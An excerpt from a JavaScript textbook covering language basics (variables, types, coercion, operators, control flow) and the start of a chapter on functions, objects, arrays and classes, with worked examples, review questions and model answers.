


Figure 14.1. The evolution of JavaScript.

ES6 (ECMAScript 2015) was the largest update in the language's history and marks the beginning of "modern" JavaScript. Since then a new edition has been published every year. This book uses modern JavaScript throughout.

14.1.2 Where JavaScript runs

A JavaScript *engine* executes the code: V8 in Chrome and Edge, SpiderMonkey in Firefox, JavaScriptCore in Safari. The engine provides the language itself; the *environment* provides everything else:

- In a **browser**, the environment offers the DOM (to change the page), events, `fetch` (to talk to servers), timers, storage and many other Web APIs.
- In **Node.js**, built on V8, the environment offers access to files, networks and the operating system, so JavaScript can run web servers and command-line tools (Chapter 19).
- JavaScript also runs mobile apps (React Native), desktop apps (Electron: VS Code, Slack, Discord) and even databases.

14.1.3 Characteristics of the language

Dynamically typed. Variables have no fixed type; a variable can hold a number now and a string later. Types are checked while the program runs, not before.

Interpreted and JIT-compiled. You do not compile programs before running them. Modern engines compile frequently executed code to machine code while it runs (*just-in-time* compilation), making JavaScript fast.

Multi-paradigm. It supports procedural, object-oriented (prototype-based, with class syntax) and functional programming. Functions are values that can be stored, passed and returned.

Single-threaded and event-driven. One piece of code runs at a time; long operations such as network requests are handled asynchronously (Chapters 16 and 18).

14.2 Running JavaScript

14.2.1 The console

Every browser has a JavaScript **console** in its developer tools (F12, then *Console*). You can type an expression and see its value immediately, and programs can print to it with `console.log()`. The console also shows errors, with the file and line where they occurred. Make it your constant companion.

➤ Console

```
> 2 + 3
5
> "Web" + " " + "Technologies"
'Web Technologies'
> console.log("Hello from JavaScript!")
Hello from JavaScript!
```

Useful methods include `console.log`, `console.error` and `console.warn` (coloured messages), `console.table` (arrays and objects as a table) and `console.time`/`timeEnd` (measure how long code takes).

14.2.2 Adding JavaScript to a page

HTML | Three ways to include JavaScript

```html
<!-- 1. Inline event handler attribute: avoid (mixes behaviour into HTML) -->
<button onclick="alert('Hi!')">Click</button>

<!-- 2. Internal script element -->
<script>
  console.log("Page script running");
</script>

<!-- 3. External file: the normal choice -->
<script src="js/app.js" defer></script>
```

As with CSS, external files are preferred: they separate behaviour from structure, can be cached, and can be shared between pages.

Where to put the script element. When the HTML parser meets a plain `<script>` element, it stops building the page, downloads the script, runs it, and only then continues. A script in the `<head>` therefore delays the whole page, and cannot find elements that have not yet been parsed. There are three good solutions:

- **`defer`** (recommended): download the script in parallel with parsing, and run it after the document has been parsed, in order. Put deferred scripts in the head.
- **`async`**: download in parallel and run as soon as downloaded, in any order. Suitable for independent scripts such as analytics.
- **`type="module"`**: loads an ES module (Chapter 15); modules are deferred automatically.

Chapter 16 shows exactly how these affect page loading.

14.2.3 Statements, comments and strict mode

JavaScript | app.js

```
"use strict";               // opt in to stricter, safer rules (automatic in modules
    ↪ and classes)

// A single-line comment
/* A multi-line
   comment */
let greeting = "Hello";     // a statement; semicolons end statements
console.log(greeting);
```

JavaScript is case-sensitive (`total` and `Total` are different). Statements normally end with a semicolon; the language inserts missing semicolons automatically, but the rules have surprising exceptions, so write them. **Strict mode** turns some silent mistakes into errors — for example, assigning to an undeclared variable throws an error instead of creating a global variable.

14.3 Variables

A **variable** is a named storage location for a value. Modern JavaScript declares variables with `let` or `const`.

JavaScript

```
const PI = 3.14159;          // constant: cannot be reassigned
const student = "Ayesha";
let marks = 78;              // can be reassigned
marks = marks + 5;           // 83

let total;                   // declared but not assigned: its value is undefined
console.log(total);          // undefined

// PI = 3;                   // TypeError: Assignment to constant variable.
```

Table 14.1. `var`, `let` and `const`.

Aspect	`var`	`let`	`const`
Scope	Function (ignores blocks)	Block `{ }`	Block `{ }`
Reassign	Yes	Yes	No
Redeclare in same scope	Yes (silently)	No (error)	No (error)
Use before declaration	Allowed, value `undefined` (hoisting)	Error (temporal dead zone)	Error (temporal dead zone)
Recommendation	Avoid in new code	When the value will change	Default choice

const by default

Declare every variable with `const`, and change it to `let` only when you actually need to reassign it. Code in which most names never change is much easier to reason about. Note that `const` prevents *reassignment*, not modification: a `const` array can still have items pushed onto it.

Naming rules. Names may contain letters, digits, `$` and `_`, but may not start with a digit or be a reserved word (`let`, `class`, `return` ...). By convention, variables and functions use *camelCase* (`totalPrice`, `getUserName`), classes use *PascalCase* (`ShoppingCart`), and fixed configuration values may use `UPPER_SNAKE_CASE` (`MAX_UPLOAD_SIZE`). Choose descriptive names: `remainingSeats`, not `rs`.

14.4 Data Types

JavaScript has seven **primitive types** and one non-primitive type, *object*.

Table 14.2. JavaScript data types.

Type	Examples	Notes
`number`	`42`, `3.14`, `-7`, `NaN`, `Infinity`	All numbers are 64-bit floating point
`bigint`	`9007199254740993n`	Integers of any size
`string`	`"Dhaka"`, `'CSE'`, `` `Hi ${name}` ``	Text; immutable
`boolean`	`true`, `false`	Logical values
`undefined`	`undefined`	A variable declared but not assigned; a missing property
`null`	`null`	Intentional "no value"
`symbol`	`Symbol("id")`	Unique identifiers (advanced)
`object`	`{ name: "Rahim" }`, `[1, 2]`, functions, dates	Collections and entities; passed by reference

The `typeof` operator returns a type's name as a string:

JavaScript

```
console.log(typeof 42, typeof "hi", typeof true, typeof undefined, typeof 10n);
console.log(typeof null, typeof NaN, typeof [], typeof function () {});
```

➤ Console

```
number string boolean undefined bigint
object number object function
```

Two results are famous surprises: `typeof null` is `"object"` (a bug from 1995 that can never be fixed without breaking old websites), and `typeof NaN` is `"number"` (NaN, "not a number", is a special numeric value). To test for arrays use `Array.isArray(value)`.

14.4.1 Numbers

All numbers — integers and fractions — are stored as 64-bit IEEE 754 floating-point values. This has a well-known consequence:

JavaScript

```
console.log(0.1 + 0.2);                 // 0.30000000000000004
console.log((0.1 + 0.2).toFixed(2));    // "0.30" (a string, for display)
console.log(Number.MAX_SAFE_INTEGER);   // 9007199254740991
```

Binary floating point cannot represent 0.1 exactly, just as decimal cannot represent 1/3 exactly. For money, store amounts as integers in the smallest unit (paisa, cents) or do exact arithmetic on the server. Integers are exact only up to $2^{53} - 1$; larger IDs (for example from some databases and social-media APIs) must be handled as strings or `BigInt`.

Invalid numeric operations produce `NaN` (`"abc" * 2`); division by zero produces `Infinity`. `NaN` is not equal to anything, even itself, so test for it with `Number.isNaN(x)`. The `Math` object provides `Math.round`, `Math.floor`, `Math.ceil`, `Math.max`, `Math.random` and more.

14.4.2 Strings

Strings can use single quotes, double quotes or backticks. Backticks create **template literals**, which can embed expressions with `${…}` and span several lines:

JavaScript

```
const name = "Ayesha", marks = 86;
console.log(`${name} scored ${marks} (${marks >= 80 ? "A+" : "A"})`);

const html = `
  <li class="student">
    ${name}
  </li>`;
```

➤ Console

```
Ayesha scored 86 (A+)
```

14.5 Type Conversion and Coercion

Values often need converting — in particular, everything read from a form field or a URL is a *string*, even if it looks like a number. *Explicit* conversion uses functions:

JavaScript

```
Number("42")        // 42
Number("42px")      // NaN   (the whole string must be numeric)
parseInt("42px")    // 42    (reads digits until the first non-digit)
parseFloat("3.14abc") // 3.14
```

Table 14.3. Common string properties and methods (strings are immutable: methods return new strings).

Expression	Result
`"Hello".length`	`5`
`"Web Tech".toUpperCase()`	`"WEB TECH"` (also `toLowerCase`)
`" hi ".trim()`	`"hi"`
`"Hello".includes("ell")`	`true` (also `startsWith`, `endsWith`)
`"Hello".indexOf("l")`	`2` (`-1` if not found)
`"Hello".slice(1, 4)`	`"ell"` (from index 1 up to, not including, 4)
`"abc".at(-1)`	`"c"` (negative indexes count from the end)
`"a,b,c".split(",")`	`["a", "b", "c"]`
`"2026-09-28".replaceAll("-", "/")`	`"2026/09/28"`
`"7".padStart(3, "0")`	`"007"`

```
Number("")          // 0     (!)
String(123)         // "123"
Boolean("0")        // true  (a non-empty string)
Boolean("")         // false
```

Coercion is JavaScript's *implicit* conversion when operators receive values of different types. The rules are mostly logical, but the + operator is a trap because it means both addition and string concatenation:

JavaScript

```
console.log("100" + 50);   // "10050"  -- + with a string concatenates
console.log("100" - 50);   // 50       -- - only works on numbers, so "100" becomes
    ↪ 100
console.log("5" * "2");    // 10
console.log(true + 1);     // 2
console.log("10" > "9");   // false    -- two strings are compared alphabetically!
console.log(10 > "9");     // true     -- a number and a string are compared
    ↪ numerically
```

Real-World Case: The shopping cart that added 100 and 50 to get 10050

Scenario. A student builds a cart page. The script reads the price and delivery charge from form fields and displays `price + delivery`.

Problem. For a price of 100 and delivery of 50, the page shows a total of Tk 10050.

Analysis. `input.value` is always a string. `"100" + "50"` is string concatenation. A later comparison `if (qty > stock)` also misbehaves, because `"10" > "9"` compares strings character by character.

Solution. Convert explicitly as soon as you read input: `const price = Number(priceInput.value);` (or use `priceInput.valueAsNumber` for number inputs), check the result with `Number.isNaN`, and only then calculate. Recalculate the price on the server as well — never trust totals computed in the browser (Chapter 19).

Lesson. Know the types of your values. Convert input at the boundary, and prefer operators that do not coerce.

14.5.1 Truthy and falsy

When a value is used as a condition, it is converted to a boolean. Exactly eight values are **falsy**: `false`, `0`, `-0`, `0n`, `""` (empty string), `null`, `undefined` and `NaN`. *Everything else* is **truthy**, including `"0"`, `"false"`, `[]` (an empty array) and `{}` (an empty object).

JavaScript

```
const username = "";
if (username) { console.log(`Welcome, ${username}`); }
else          { console.log("Please enter your name"); }   // this runs
```

14.6 Operators

Table 14.4. JavaScript operators.

Category	Operators and examples
Arithmetic	`+ - * /`, `%` (remainder: `7 % 3` is 1), ** (power: `2 ** 10` is 1024), `++`, `--`
Assignment	`=`, `+=`, `-=`, `*=`, `??=`, `||=`
Comparison	`===` and `!==` (strict), `==` and `!=` (loose), `< > <= >=`
Logical	`&&` (and), `||` (or), `!` (not)
Nullish coalescing	`a ?? b`: `b` only if `a` is `null` or `undefined`
Optional chaining	`user?.address?.city`: `undefined` instead of an error if a link is missing
Conditional (ternary)	`condition ? valueIfTrue : valueIfFalse`
Type	`typeof`, `instanceof`

14.6.1 Equality: === versus ==

The **strict equality** operator === compares both type and value, with no conversion. The loose operator == first coerces the operands to a common type, with rules that produce surprising results:

JavaScript

```
console.log(0 == "");            // true   (!)
console.log("1" == 1);           // true
console.log(null == undefined);  // true
console.log("1" === 1);          // false  -- different types
console.log(null === undefined); // false
console.log(NaN === NaN);        // false  -- use Number.isNaN()
```

Always use === and !==. Objects and arrays are compared by *reference*: `[1] === [1]` is `false` because they are two different arrays, even though their contents are equal.

14.6.2 Logical operators and default values

&& and || return one of their operands, not necessarily a boolean, and stop evaluating as soon as the result is known (*short-circuit evaluation*). This is often used for defaults and guards:

JavaScript

```
const user = { profile: null, settings: { volume: 0 } };

console.log(user.profile?.name);                  // undefined (no error)
console.log(user.address?.city ?? "unknown");     // "unknown"
console.log(user.settings.volume || 50);          // 50 -- wrong! 0 is falsy
console.log(user.settings.volume ?? 50);          // 0  -- correct: only null/
    ↪ undefined replaced
isLoggedIn && showDashboard();                    // call only if isLoggedIn is
    ↪ truthy
```

Use `??` rather than `||` for defaults whenever `0`, `""` or `false` are valid values.

✔ Check Your Understanding

1. What are the results of `"3" + 4`, `"3" * 4` and `"3" === 3`?
2. List the eight falsy values.
3. Why should `const` be your default declaration?
4. What is the difference between `x || 10` and `x ?? 10` when `x` is `0`?

14.7 Control Flow

14.7.1 Conditional statements

JavaScript | Grade calculator

```
function letterGrade(marks) {
  if (marks < 0 || marks > 100) {
    return "Invalid";
  } else if (marks >= 80) {
    return "A+";
  } else if (marks >= 70) {
    return "A";
  } else if (marks >= 60) {
    return "A-";
  } else if (marks >= 40) {
    return "C";
  } else {
    return "F";
  }
}
console.log(letterGrade(86), letterGrade(65), letterGrade(33));   // A+ A- F
```

Conditions are tested in order and the first true branch runs, so ranges must be checked from

the highest down.

A `switch` statement compares one value against several cases with ===:

JavaScript

```
function dayType(day) {
  switch (day) {
    case "Friday":
    case "Saturday":
      return "Weekend";          // cases can share code
    case "Sunday": case "Monday": case "Tuesday": case "Wednesday": case "Thursday":
      return "Working day";
    default:
      return "Unknown day";
  }
}
```

Each case must end with `break` or `return`; otherwise execution "falls through" into the next case — a frequent bug. For choosing between two values, the conditional operator is concise: `const status = marks >= 40 ? "Pass" : "Fail";`.

14.7.2 Loops

JavaScript | The loops of JavaScript

```
// for: when you know how many times
let sum = 0;
for (let i = 1; i <= 5; i++) {
  sum += i;
}
console.log(sum);                       // 15

// while: repeat while a condition is true
let attempts = 0;
while (attempts < 3) { attempts++; }

// do...while: the body runs at least once
let input;
do { input = prompt("Enter a number 1-10"); } while (input < 1 || input > 10);

// for...of: the VALUES of an iterable (array, string, Map, Set)
for (const course of ["HTML", "CSS", "JS"]) console.log(course);

// for...in: the KEYS (property names) of an object
const marks = { html: 85, css: 78 };
for (const subject in marks) console.log(`${subject}: ${marks[subject]}`);
```

`break` leaves a loop immediately and `continue` skips to the next iteration. Make sure every loop changes something that eventually makes its condition false; an infinite loop freezes the browser tab (Chapter 16 explains why).

✗ Common Mistake

Wrong. `for (const i in ["a", "b", "c"]) { …}` to loop over an array's values.

Why it fails. `for...in` iterates over property *names*, which for arrays are the index strings `"0"`, `"1"`, `"2"`, and it can include inherited properties.

Correct. Use `for...of` for values, or array methods such as `forEach` and `map` (Chapter 15).

14.8 A First Complete Program

The following page asks for marks in three courses, validates them and prints a report. It uses only the features of this chapter plus `prompt` and `alert`, simple built-in dialogs that are useful for learning (real applications use forms and the DOM instead, Chapter 17).

JavaScript | `report.js`

```
"use strict";
const courses = ["Web Technologies", "Compiler Design", "Computer Networks"];
let total = 0;
let report = "";

for (const course of courses) {
  const raw = prompt(`Marks for ${course} (0-100):`);
  const marks = Number(raw);                          // convert the string
  if (raw === null || raw.trim() === "" || Number.isNaN(marks) || marks < 0 || marks
    ↪ > 100) {
    alert(`Invalid marks for ${course}. Please reload and try again.`);
    throw new Error("Invalid input");                 // stop the program
  }
  total += marks;
  report += `${course.padEnd(20)} ${String(marks).padStart(3)}  ${marks >= 40 ? "
    ↪ Pass" : "Fail"}\n`;
}
const average = total / courses.length;
report += `Average: ${average.toFixed(1)}`;
console.log(report);
```

➤ Console (marks entered: 86, 72, 38)

```
Web Technologies      86  Pass
Compiler Design       72  Pass
Computer Networks     38  Fail
Average: 65.3
```

Chapter Summary

- JavaScript is the programming language of the Web, standardised as ECMAScript; ES2015 began modern JavaScript. Engines execute the language; environments (browsers, Node.js) provide APIs.

- Include scripts as external files with `defer` or `type="module"`; use the console to experiment and debug.
- Declare variables with `const` by default and `let` when reassignment is needed; avoid `var`.
- There are seven primitive types and objects. Numbers are floating point; strings are immutable and support template literals.
- Form input is always a string: convert explicitly. `+` concatenates if either operand is a string. Eight values are falsy; all others are truthy.
- Use `===`; use `??` for defaults and `?.` for optional access.
- Control flow uses `if/else`, `switch`, the conditional operator, `for`, `while`, `do...while`, `for...of` (values) and `for...in` (keys).

Key Terms

JavaScript	const	type conversion
ECMAScript	var	coercion
ES6 / ES2015	camelCase	truthy / falsy
engine	primitive type	strict equality
V8	number	short-circuit evaluation
Node.js	NaN	nullish coalescing
dynamic typing	floating point	optional chaining
JIT compilation	BigInt	conditional operator
console	string	switch
defer	template literal	for loop
async	boolean	while loop
strict mode	undefined	for...of
variable	null	for...in
let	typeof	break / continue

Review Questions

1. Distinguish the JavaScript engine from the environment, with examples of each.
2. Explain the effect of a plain `<script>` in the head, and of `defer` and `async`.
3. Compare `var`, `let` and `const`.
4. Why does `0.1 + 0.2 === 0.3` evaluate to `false`? How should money be handled?
5. Predict and explain: `"5" + 3`, `"5" - 3`, `[] + []`, `"b" + "a" + +"a" + "a"`.
6. Why should `===` be preferred to `==`? Give three surprising results of `==`.
7. Explain `??` and `?.` with examples.
8. Write a `switch` statement that prints the number of days in a month (ignore leap years).
9. Write a loop that prints the multiplication table of 7.
10. Explain the difference between `for...of` and `for...in`.

Exam-Style Questions

1. **[5 marks]** Explain JavaScript's data types with examples, and the results of `typeof` for `null`, an array and a function.
2. **[5 marks]** What is type coercion? Explain, with five examples, how the `+`, `-`, `==` and comparison operators coerce values, and how to avoid problems.
3. **[5 marks]** Write a JavaScript program that prints the numbers from 1 to 50, but prints "Fizz" for multiples of 3, "Buzz" for multiples of 5 and "FizzBuzz" for multiples of both.

Model answer to Question 3.

JavaScript

```
for (let n = 1; n <= 50; n++) {
  if (n % 15 === 0)      console.log("FizzBuzz");   // test the combined case first
  else if (n % 3 === 0)  console.log("Fizz");
  else if (n % 5 === 0)  console.log("Buzz");
  else                   console.log(n);
}
```

The remainder operator `%` tests divisibility. The multiple-of-15 case must be tested first, because a number such as 30 also satisfies the tests for 3 and 5.

Answers to Check Your Understanding

1. `"34"` (concatenation), `12` (numeric), `false` (different types).
2. `false`, `0`, `-0`, `0n`, `""`, `null`, `undefined`, `NaN`.
3. Most values never need reassignment; `const` makes that explicit and prevents accidental reassignment, making code easier to understand.
4. `0 || 10` gives `10` because 0 is falsy; `0 ?? 10` gives `0` because 0 is not `null` or `undefined`.

CHAPTER 15

Functions, Objects, Arrays and Classes

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- define functions as declarations, expressions and arrow functions, with default and rest parameters;
- explain global, function and block scope, and use closures;
- pass functions as values and write higher-order functions and callbacks;
- create, read, update and copy objects, and use destructuring and the spread operator;
- process arrays with `map`, `filter`, `reduce`, `find`, `sort` and other methods;
- define classes with constructors, methods, getters, private fields and inheritance;
- organise code into ES modules;
- handle errors with `try/catch/finally` and custom error types.

Chapter 14 introduced values, operators and control flow. Real programs need ways to package logic so that it can be reused (functions), to model things in the problem domain (objects and classes), and to handle collections of data (arrays). These are the building blocks of every JavaScript application, from a form validator to a large single-page application.

15.1 Functions

A **function** is a named, reusable block of code that takes inputs (*parameters*), performs a task, and optionally returns an output.

15.1.1 Three ways to define a function

JavaScript

```
// 1. Function declaration: hoisted, can be called before it appears in the code
function add(a, b) {
  return a + b;
}

// 2. Function expression: a function stored in a variable
const multiply = function (a, b) {
```

```
  return a * b;
};

// 3. Arrow function (ES2015): shorter syntax
const subtract = (a, b) => a - b;          // one expression: its value is returned
const square = n => n * n;                 // one parameter: parentheses optional
const makeUser = (name) => ({ name });     // returning an object literal needs ( )
const log = () => { console.log("hi"); };  // a block body needs an explicit return

console.log(add(2, 3), multiply(2, 3), subtract(5, 2), square(4));   // 5 6 3 16
```

Arrow functions are the usual choice for short functions and callbacks. They differ from ordinary functions in one important way: they have no `this` of their own (Section 15.2.5), so they are not used as object methods or constructors.

15.1.2 Parameters and arguments

Parameters are the names in the definition; *arguments* are the values passed in a call. JavaScript does not check the number of arguments: missing ones are `undefined`, and extra ones are ignored unless collected.

JavaScript

```
function greet(name = "Guest", greeting = "Hello") {     // default parameters
  return `${greeting}, ${name}!`;
}
console.log(greet());                                    // Hello, Guest!
console.log(greet("Nadia", "Assalamu Alaikum"));         // Assalamu Alaikum, Nadia!

function sumAll(...numbers) {                            // rest parameter: an array
  return numbers.reduce((total, n) => total + n, 0);
}
console.log(sumAll(1, 2, 3, 4));                         // 10
console.log(Math.max(...[3, 9, 2]));                     // spread an array into
    ↪ arguments: 9
```

A function without a `return` statement returns `undefined`. `return` also ends the function immediately, which allows *guard clauses* that handle special cases first:

JavaScript

```
function discountedPrice(price, percent) {
  if (price <= 0) return 0;                  // guard clause
  if (percent < 0 || percent > 100) throw new RangeError("Invalid discount");
  return price * (1 - percent / 100);
}
```

15.1.3 Scope

Scope determines where a variable is visible.

Global scope. Variables declared outside any function or block are visible everywhere. Avoid them: any script on the page can read and overwrite them, causing name clashes.

Function scope. Variables declared inside a function are visible only inside it.

Block scope. Variables declared with `let` and `const` inside `{ }` (an `if`, a loop) are visible only in that block. `var` ignores blocks.

JavaScript

```
const appName = "Result Portal";          // global
function show() {
  const title = "Results";                // function scope
  if (true) {
    const note = "Final";                 // block scope
    console.log(appName, title, note);    // all visible here
  }
  // console.log(note);                   // ReferenceError: note is not defined
}
```

Scopes nest: code can see variables in its own scope and in every scope that *encloses* it, forming a *scope chain*. It cannot see into inner scopes. Because scope is determined by where code is *written*, this is called **lexical scope**.

15.1.4 Closures

A **closure** is a function together with the variables of the scope in which it was created. The function keeps access to those variables even after the outer function has returned.

JavaScript | A counter built with a closure

```
function makeCounter() {
  let count = 0;                          // private to this call of makeCounter
  return {
    increment() { count++; return count; },
    reset()     { count = 0; }
  };
}
const c1 = makeCounter();
c1.increment(); c1.increment();
console.log(c1.increment());              // 3
const c2 = makeCounter();                 // a separate closure with its own count
console.log(c2.increment());              // 1
```

➤ How it works

Each call to `makeCounter` creates a new `count` variable. The returned methods "close over" it, so it survives after `makeCounter` finishes, but no other code can reach it. Closures give JavaScript private state, and they are everywhere: event handlers remember the variables of the code that attached them, and callbacks remember the data they need when they run later. Chapter 16 shows how the engine implements them.

15.1.5 Functions as values

In JavaScript, functions are **first-class values**: they can be stored in variables, passed as arguments and returned from other functions. A function that takes or returns a function is a **higher-order function**; a function passed to another function to be called later is a **callback**.

JavaScript

```
function repeat(times, action) {          // a higher-order function
  for (let i = 0; i < times; i++) action(i);
}
repeat(3, i => console.log(`Round ${i + 1}`));   // the arrow function is a callback

const button = document.querySelector("#save");
button.addEventListener("click", () => saveForm());   // a callback run on each
    ↪ click
setTimeout(() => console.log("2 seconds later"), 2000);
```

✔ Check Your Understanding

1. What does a function return if it has no `return` statement?
2. Rewrite `function double(x) { return x * 2; }` as an arrow function.
3. What is a closure? Give a practical use.

15.2 Objects

An **object** is a collection of *properties*: key–value pairs. Objects model the things a program deals with: a student, a product, an order, a settings panel.

15.2.1 Creating and using objects

JavaScript

```
const student = {
  name: "Ayesha Siddiqua",
  id: "2104001",
  cgpa: 3.84,
  courses: ["CSE-3201", "CSE-3203"],
  address: { city: "Cumilla", postcode: "3501" },
  "blood group": "B+",                    // keys with spaces need quotes
  describe() {                            // a method: a function stored as a
    ↪ property
    return `${this.name} (${this.id})`;
  }
};

console.log(student.name);                // dot notation
console.log(student["blood group"]);      // bracket notation for unusual keys
const key = "cgpa";
```

```
console.log(student[key]);                  // bracket notation with a variable: 3.84
console.log(student.address.city);          // nested: "Cumilla"
console.log(student.describe());            // "Ayesha Siddiqua (2104001)"

student.email = "ayesha@example.com";       // add a property
student.cgpa = 3.86;                        // update
delete student["blood group"];              // remove
console.log("email" in student);            // true
console.log(Object.keys(student));          // array of keys
```

`Object.keys`, `Object.values` and `Object.entries` return arrays of an object's keys, values and `[key, value]` pairs, which can then be processed with array methods.

15.2.2 Shorthand, destructuring and spread

JavaScript

```
const name = "Rahim", dept = "EEE";
const s = { name, dept };                   // shorthand for { name: name, dept: dept }

// Destructuring: unpack properties into variables
const { cgpa: gpa, id, email = "n/a" } = student;   // rename, pick, default
const [first, , third, ...rest] = [1, 2, 3, 4, 5];  // arrays by position: 1 3 [4, 5]

function printCard({ name, cgpa }) {        // destructure a parameter
  console.log(`${name}: ${cgpa}`);
}

// Spread: copy and merge
const defaults = { theme: "light", lang: "en" };
const settings = { ...defaults, lang: "bn" };   // { theme: "light", lang: "bn" }
```

15.2.3 Values and references

Primitive values are copied when assigned. Objects (including arrays and functions) are not: a variable holds a *reference* to the object, and assigning it copies the reference, so both variables point to the same object. To copy an object, create a new one: `{ ...obj }` makes a *shallow* copy




Figure 15.1. Two variables referring to the same object.

(nested objects are still shared), and `structuredClone(obj)` makes a *deep* copy. This matters when passing objects to functions: a function that modifies an object parameter modifies the caller's object.

15.2.4 JSON

JSON (JavaScript Object Notation) is a text format for data, based on object literal syntax, used by almost every web API (Chapter 31). Keys must be double-quoted strings, and values may be strings, numbers, booleans, `null`, arrays and objects — no functions, `undefined` or comments.

JavaScript

```
const text = JSON.stringify({ name: "Rahim", marks: [80, 75] });  // '{"name":"Rahim
    ↪ ","marks":[80,75]}'
const data = JSON.parse(text);                                     // back to an
    ↪ object
console.log(data.marks[0]);                                        // 80
```

15.2.5 `this`

Inside a method, `this` refers to the object the method was *called on*. It is determined by how a function is called, not where it is written:

JavaScript

```
const person = { name: "Rahim", hello() { return `Hi, I am ${this.name}`; } };
console.log(person.hello());      // "Hi, I am Rahim"   -- called on person
const f = person.hello;
f();                              // not called on an object: this is undefined in
    ↪ strict mode
                                  // -> TypeError (or "Hi, I am undefined" in sloppy
    ↪  mode)
```

Arrow functions do not have their own `this`; they use the `this` of the surrounding code. That makes them ideal for callbacks inside methods, and unsuitable as methods themselves. Chapter 16 summarises the rules.

15.3 Arrays

An **array** is an ordered list of values, indexed from 0.

JavaScript | Basic operations

```
const courses = ["HTML", "CSS"];
courses.push("JavaScript");        // add to the end      -> ["HTML", "CSS", "
    ↪ JavaScript"]
courses.unshift("Internet");       // add to the start
const last = courses.pop();        // remove from the end: "JavaScript"
courses.shift();                   // remove from the start
console.log(courses.length);       // 2
console.log(courses[0], courses.at(-1));     // "HTML" "CSS"
console.log(courses.includes("CSS"));        // true
console.log(courses.indexOf("PHP"));         // -1 (not found)
console.log([1, 2, 3, 4].slice(1, 3));       // [2, 3] -- copy of a part (non-
    ↪ mutating)
```

```
const nums = [1, 2, 3, 4, 5];
nums.splice(1, 2);                // remove 2 items from index 1 (mutating): [1, 4, 5]
console.log(["a", "b"].join(" | "));         // "a | b"
```

15.3.1 Iteration methods

Modern JavaScript processes arrays with *higher-order methods* that take a callback. They are clearer than loops because each states its intent. Consider this data:

JavaScript

```
const students = [
  { name: "Ayesha", dept: "CSE", cgpa: 3.84 },
  { name: "Rahim",  dept: "EEE", cgpa: 3.12 },
  { name: "Nusrat", dept: "CSE", cgpa: 3.56 },
  { name: "Tanvir", dept: "CSE", cgpa: 2.95 },
];
```

Table 15.1. Array iteration methods.

Method	Returns
`forEach(fn)`	Nothing; runs `fn` for each element (for side effects)
`map(fn)`	A new array of the *transformed* elements (same length)
`filter(fn)`	A new array of the elements for which `fn` returns true
`reduce(fn, init)`	A single value accumulated from all elements
`find(fn)`, `findIndex(fn)`	The first matching element (or `undefined`) / its index
`some(fn)`, `every(fn)`	Whether at least one / every element matches
`sort(compareFn)`	The array sorted *in place*
`toSorted`, `toReversed`	Sorted / reversed *copies* (non-mutating)
`flat()`, `flatMap(fn)`	Flattened arrays

JavaScript | Chaining array methods

```
const cse   = students.filter(s => s.dept === "CSE");          // 3 students
const names = cse.map(s => s.name);                            // ["Ayesha", "Nusrat", "Tanvir"]
const avg   = cse.reduce((sum, s) => sum + s.cgpa, 0) / cse.length;
console.log(names, avg.toFixed(2));

console.log(students.find(s => s.cgpa > 3.5).name);   // "Ayesha"
console.log(students.some(s => s.cgpa < 3));           // true
console.log(students.every(s => s.cgpa >= 2.5));      // true

const ranked = students
  .toSorted((a, b) => b.cgpa - a.cgpa)                 // highest first, original unchanged
  .map(s => `${s.name} (${s.cgpa})`);
console.log(ranked);
```

➤ Console

```
[ 'Ayesha', 'Nusrat', 'Tanvir' ] 3.45
Ayesha
true
true
[ 'Ayesha (3.84)', 'Nusrat (3.56)', 'Rahim (3.12)', 'Tanvir (2.95)' ]
```

➤ How it works

`reduce` deserves special attention. It calls the callback once per element with an *accumulator* and the current element; whatever the callback returns becomes the accumulator for the next call; the final accumulator is the result. Here the accumulator starts at 0 and adds each CGPA: $0 + 3.84 + 3.56 + 2.95 = 10.35$, divided by 3 gives 3.45. `reduce` can build any value — a sum, a maximum, an object grouping items by key.

✗ Common Mistake

Wrong. `[10, 9, 1, 100, 25].sort()` to sort numbers.

Why it fails. Without a compare function, `sort` converts elements to strings and sorts them alphabetically, giving `[1, 10, 100, 25, 9]`.

Correct. Supply a compare function: `sort((a, b) => a - b)` for ascending order (a negative result puts `a` first). For strings in human languages, use `a.localeCompare(b)`.

15.4 Classes

When a program needs many objects of the same kind with the same behaviour, a **class** defines their shape once. JavaScript's inheritance is based on *prototypes* — objects share methods by linking to a prototype object — and the `class` syntax (ES2015) provides a clear way to set this up.

JavaScript | bank.js

```
class BankAccount {
  #balance = 0;                          // private field: inaccessible outside
    ↪ the class

  constructor(owner) {                   // runs when you write: new BankAccount
    ↪ (...)
    this.owner = owner;
  }
  deposit(amount) {
    if (amount <= 0) throw new RangeError("Deposit must be positive");
    this.#balance += amount;
    return this;                         // returning this allows chaining
  }
  withdraw(amount) {
    if (amount > this.#balance) throw new Error("Insufficient funds");
    this.#balance -= amount;
    return this;
```

```
  }
  get balance() {                          // a getter: read like a property
    return this.#balance;
  }
}

class SavingsAccount extends BankAccount {   // inheritance
  constructor(owner, rate) {
    super(owner);                          // call the parent constructor first
    this.rate = rate;
  }
  addInterest() {
    return this.deposit(this.balance * this.rate);
  }
}

const acc = new SavingsAccount("Karim", 0.05);
acc.deposit(1000).withdraw(200).addInterest();
console.log(acc.owner, acc.balance, acc instanceof BankAccount);   // Karim 840 true
// acc.#balance = 1e6;                     // SyntaxError: private field
```

➤ How it works

- `new` creates an object, links it to the class's prototype (so it gets the methods), and runs the `constructor` with `this` set to the new object.
- The private field `#balance` can be changed only through `deposit` and `withdraw`, which enforce the rules — *encapsulation*. The getter exposes the balance read-only.
